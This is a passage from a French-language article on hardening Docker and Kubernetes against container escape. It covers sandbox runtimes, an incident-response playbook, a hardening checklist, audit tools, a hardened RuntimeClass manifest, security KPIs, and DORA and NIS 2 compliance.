Ces solutions ont des coûts mesurés en performance : gVisor ajoute 5-20% de latence sur les opérations I/O intensives et 150ms de temps de démarrage supplémentaire, Kata Containers ajoute 300-500ms de démarrage (avec Firecracker, plus rapide que QEMU) et 10-15% de surcoût CPU. Ces coûts sont pleinement justifiés pour les applications multi-tenant critiques comme les

plateformes FaaS (Function-as-a-Service), les environments de sandbox pour exécution de code utilisateur, les applications traitant des données de santé ou financières, ou toute situation où la compromission d'un conteneur unique aurait un impact catastrophique sur d'autres tenants ou sur l'intégrité du cluster.

Playbook de réponse à incident : évasion détectée

Quand Falco ou votre SIEM alerte sur une tentative d'évasion confirmée, chaque seconde compte pour limiter le rayon de blast. **La procédure de confinement doit être automatisée et s'exécuter en moins de 60 secondes.** Les étapes sont séquentielles et ne doivent pas être improvisées : isolation réseau immédiate du pod suspect via NetworkPolicy deny-all, capture des logs et de l'état du pod, kill forcé du pod, investigation forensique sur le nœud hôte (processus anormaux, connexions réseau sortantes, fichiers modifiés récemment, logs containerd), et notification du RSSI avec les éléments de preuve collectés.

Pour les environnements régulés sous DORA (secteur bancaire) ou NIS 2, ce playbook doit être formalisé dans la documentation SMSI, testé trimestriellement via des exercices purple team avec simulation d'évasion, et documenté avec des métriques (MTTR — Mean Time to Respond < 30 minutes exigé). L'ANSSI recommande dans ses guides cloud de 2024 une capacité de réponse en moins de 30 minutes pour les incidents de sécurité affectant des environnements conteneurisés hébergeant des services essentiels.

Checklist de durcissement runtime complète 2026

Une checklist exhaustive de durcissement pour les environnements conteneurisés en 2026 doit couvrir toutes les couches de la pile : image de base, Dockerfile, runtime containerd/runc, orchestrateur Kubernetes, réseau, et monitoring. **Aucune couche ne suffit seule — c'est la**

combinaison et l'automatisation qui créent une défense en profondeur robuste contre les évasions avancées.

Couche	Contrôle requis	Outil recommandé	Priorité
Image	Scan CVE continu + signature Cosign SHA256	Trivy, Grype, Cosign	P0 — bloquant
Runtime	Profil seccomp allowlist + AppArmor custom	Docker, containerd, oci-seccomp-bpf-hook	P0 — bloquant
Runtime	No privileged, runAsNonRoot, caps drop ALL	PSS Restricted, Kyverno	P0 — bloquant
K8s Admission	OPA Gatekeeper ou Kyverno policies	Gatekeeper, Kyverno	P1
K8s Network	NetworkPolicies deny-all + exceptions explicites	Calico, Cilium	P1
K8s RBAC	Least-privilege, no cluster-admin pour apps	RBAC-Police, rbac-lookup	P1
Nœud	Sysctl hardening, user NS désactivé, kube-bench	sysctl.d, kube-bench CIS	P1
Détection	Falco eBPF + Tetragon + SIEM	Falco, Cilium Tetragon, Falcosidekick	P1
Isolation max	gVisor ou Kata pour workloads critiques	runsc, kata-runtime	P2

Outils d'audit des configurations de conteneurs

Avant d'être attaqué, auditez vos propres configurations régulièrement. Plusieurs outils open source permettent d'identifier les mauvaises pratiques dans les déploiements conteneurisés. **kube-bench** vérifie la conformité au CIS Kubernetes Benchmark et produit un rapport détaillé sur les 200+ contrôles. **kube-score** analyse les manifests Kubernetes en amont du déploiement et signale les problèmes de sécurité dès la revue de code. **Checkov** scanne les Dockerfiles,

configurations Helm et manifests K8s pour des centaines de règles de sécurité issues du CIS, PCI-DSS et SOC 2. **Docker Bench for Security** vérifie la configuration du daemon Docker lui-même selon le CIS Docker Benchmark. Ces outils doivent être intégrés dans les pipelines GitOps et exécutés à chaque pull request, bloquant les merges non conformes.

Notre avis : le mode privileged n'a aucune place en production

Certaines équipes ops maintiennent que le mode privileged est "nécessaire" pour certains outils de monitoring ou de logging. C'est faux dans 99% des cas, et c'est une excuse facile qui masque un manque d'investissement dans la sécurisation des pipelines. **Chaque utilisation de --privileged en production est une dette de sécurité critique qui devrait bloquer tout déploiement.** Les outils légitimes de monitoring peuvent utiliser des capabilities ciblées — CAP_SYS_PTRACE pour certains profilers, accès HostPath limité pour certains log collectors — plutôt que le mode privileged qui accorde tout en une fois. Refuser catégoriquement tout merge request ajoutant --privileged devrait être une règle non négociable dans votre processus de review, automatisée via une politique Kyverno qui rejette ces manifests dès l'Admission Controller.

Références et ressources officielles

Le CIS Docker Benchmark et le CIS Kubernetes Benchmark fournissent des standards de configuration détaillés reconnus par l'ANSSI dans ses recommandations cloud. Le projet Falco maintient une bibliothèque de règles constamment mise à jour avec des contributions de la communauté sécurité. Les bulletins de sécurité du projet runc couvrent toutes les CVE affectant le runtime OCI de référence et doivent être suivis en flux RSS ou via Dependabot. Les recommandations ANSSI sur la sécurité des conteneurs (ANSSI-BP-028, guide de sécurité des conteneurs) complètent ces références avec une perspective réglementaire française.

Articles connexes

Container Escape : techniques avancées Docker/containerd

RBAC Kubernetes : 10 erreurs critiques à éviter

Sécurité runtime Docker : protection en profondeur

Top 10 outils sécurité Kubernetes 2025

Questions fréquentes sur l'évasion de conteneurs

Un conteneur Docker sans --privileged est-il vraiment isolé du reste du système ?

Pas totalement. Sans --privileged, l'isolation est significativement meilleure mais un conteneur Docker standard dispose toujours de plusieurs capabilities Linux et partage le

noyau hôte. Des vulnérabilités dans runc, containerd ou le noyau peuvent permettre l'évasion. L'isolation complète nécessite un profil seccomp strict, AppArmor actif, capabilities drop ALL, et idéalement gVisor pour les workloads critiques.

Falco peut-il détecter toutes les tentatives d'évasion en temps réel ?

Falco détecte la grande majorité des comportements anormaux via ses règles syscall eBPF, mais ne peut pas détecter des exploits noyau avant que le syscall ne soit traceable. Pour une couverture maximale, combinez Falco avec Cilium Tetragon pour l'enforcement proactif. Le tuning des règles est critique pour éviter les faux positifs qui noieraient les vraies alertes dans votre SOC.

Docker-in-Docker est-il forcément dangereux pour un pipeline CI/CD ?

Le vrai DinD avec --privileged ou socket monté est dangereux. Les alternatives sécurisées et matures existent : Kaniko build les images sans daemon Docker, BuildKit fonctionne en mode rootless, img permet de construire des images OCI sans daemon. Ces alternatives couvrent 95% des cas d'usage CI/CD et doivent remplacer toute utilisation du socket Docker monté dans les pipelines modernes.

Comment vérifier si mon cluster Kubernetes est vulnérable aux évasions de conteneurs ?

Utilisez kube-bench pour le CIS Kubernetes Benchmark, kube-hunter pour tester activement les vulnérabilités, et Checkov pour analyser vos manifests. Vérifiez

spécifiquement la version de runc (docker info | grep runc), les pods privileged (kubectl get pods -A -o json | jq '.items[] | select(.spec.containers[].securityContext.privileged==true)'), les sockets Docker montés en HostPath, les namespaces sans PSS Restricted, et les capabilities accordées aux pods en production.

À RETENIR

Points clés à retenir — Évasion de conteneurs 2026

Un conteneur n'est pas une VM : il partage le noyau hôte. L'isolation est une combinaison de mécanismes, pas une barrière absolue.

--privileged = accès root sur l'hôte : banni de tout environnement de production sans exception possible. Automatiser le blocage via Kyverno.

CVE-2024-21626 (Leaky Vessels) illustre comment une seule CVE runtime compromet des milliers de clusters — mettre à jour runc et containerd en priorité.

Socket Docker monté = évasion triviale : migrer vers Kaniko, BuildKit rootless, ou img dans tous les pipelines CI/CD.

Falco eBPF + Tetragon : la stack de détection et d'enforcement de référence en 2026.

Défense en profondeur : seccomp strict + AppArmor + PSS Restricted + RBAC + NetworkPolicies + monitoring continu.

gVisor ou Kata Containers pour les workloads critiques nécessitant une isolation maximale (multi-tenant, données de santé, fintech, défense).

RuntimeClass Kubernetes : choisir le bon niveau d'isolation

Kubernetes permet de définir des RuntimeClass différentes pour les pods, permettant de choisir le runtime — runc standard, gVisor ou Kata Containers — au niveau du manifest. **Cette flexibilité permet d'appliquer le moindre privilège au niveau de l'isolation runtime :** les microservices traitant des données publiques utilisent runc avec seccomp strict, tandis que les composants critiques ou exposés à du code utilisateur utilisent gVisor ou Kata. La RuntimeClass est une ressource cluster-wide configurée une fois et référencée dans chaque PodSpec.

```
 apiVersion: node.k8s.io/v1
kind: RuntimeClass
metadata:
  name: gvisor
handler: runsc
---
apiVersion: v1
kind: Pod
spec:
  runtimeClassName: gvisor
  securityContext:
    runAsNonRoot: true
    seccompProfile:
      type: RuntimeDefault
  containers:
  - name: app
    securityContext:
      allowPrivilegeEscalation: false
      capabilities:
        drop: ["ALL"]
      readOnlyRootFilesystem: true
```

La politique de sélection des RuntimeClass doit être documentée dans la politique de sécurité de l'organisation et automatisée via des politiques Kyverno qui imposent gVisor ou Kata pour certaines namespaces selon la classification des données. Les équipes de développement doivent être formées — non pas pour choisir librement, mais pour appliquer la RuntimeClass prescrite par la politique de classification de leur application.

Métriques de détection et KPIs sécurité conteneur

Mesurer l'efficacité des défenses contre les évasions nécessite des métriques précises. **Sans mesures quantifiées, il est impossible de démontrer la réduction du risque ou de détecter les dérives de configuration** dans les environnements à forte cadence de déploiement. Les KPIs sécurité conteneur couvrent trois domaines : la posture de configuration, la détection, et la réponse aux incidents.

Métrique	Cible 2026	Source de données
% pods avec PSS Restricted	> 95% production	kube-bench, kubectl
% images signées Cosign	100% (bloquant)	Harbor, JFrog Xray
MTTD évasion simulée	< 5 minutes	Falco, SIEM
MTTR confinement pod	< 30 minutes	Ticketing, logs K8s
CVE Critical en production	0 (blocage auto)	Trivy, Grype scan
Faux positifs Falco/jour	< 5 après tuning	Falco metrics, SIEM

Conformité DORA, NIS 2 et conteneurs en France

Les environnements conteneurisés sont soumis aux mêmes exigences réglementaires que les infrastructures traditionnelles, avec des implications spécifiques liées à leur dynamique. **DORA (Digital Operational Resilience Act), applicable depuis janvier 2025, exige des entités financières une gestion du risque ICT couvrant les composants tiers** — ce qui inclut les images de base, les runtimes OCI et les orchestrateurs Kubernetes. Les entités financières françaises doivent documenter leurs dépendances aux images Docker dans leur registre des risques tiers ICT.

NIS 2, transposée en droit français par la loi du 26 octobre 2024, impose aux opérateurs essentiels et importants des mesures de sécurité pour leurs chaînes d'approvisionnement

numériques. La sécurité des images Docker et de la supply chain des conteneurs entre directement dans le périmètre NIS 2. Les sanctions potentielles — jusqu'à 10M€ ou 2% du CA mondial — justifient amplement l'investissement dans les contrôles techniques décrits dans cet article. L'ANSSI a publié des recommandations spécifiques aux environnements conteneurisés que les OES et OIE doivent prendre en compte dans leur plan de mise en conformité NIS 2 d'ici fin 2026.

Références officielles container security

Plusieurs organismes publient des références de sécurité pour les environnements conteneurisés. Le **NIST SP 800-190** "Application Container Security Guide" reste la référence américaine couvrant les risques des images, des registres, des orchestrateurs et des runtimes. En France, le guide de l'ANSSI sur la sécurisation des conteneurs Docker fournit des recommandations adaptées au contexte réglementaire français. La OWASP Docker Security Cheat Sheet complète ces références avec des contrôles pratiques immédiatement applicables aux équipes DevSecOps.